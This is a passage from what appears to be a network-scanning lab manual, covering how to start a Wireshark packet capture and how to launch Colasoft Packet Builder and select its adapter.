
Module 03 – Scanning Networks

4. The **Wireshark Network Analyzer** main window appears; double-click the available ethernet or interface (here, **Ethernet**) to start the packet capture.

Note: If a **Software Update** pop-up appears click on **Remind me later**.




5. Minimize the **Wireshark** window, click **Search** icon (🔍) on the **Desktop**. Type **colasoft** in the search field, the **Colasoft Packet Builder 2.0** appears in the results, click **Colasoft Packet Builder 2.0** to launch it.




Module 03 – Scanning Networks

- The **Colasoft Packet Builder** GUI appears; click on the **Adapter** icon, as shown in the screenshot.

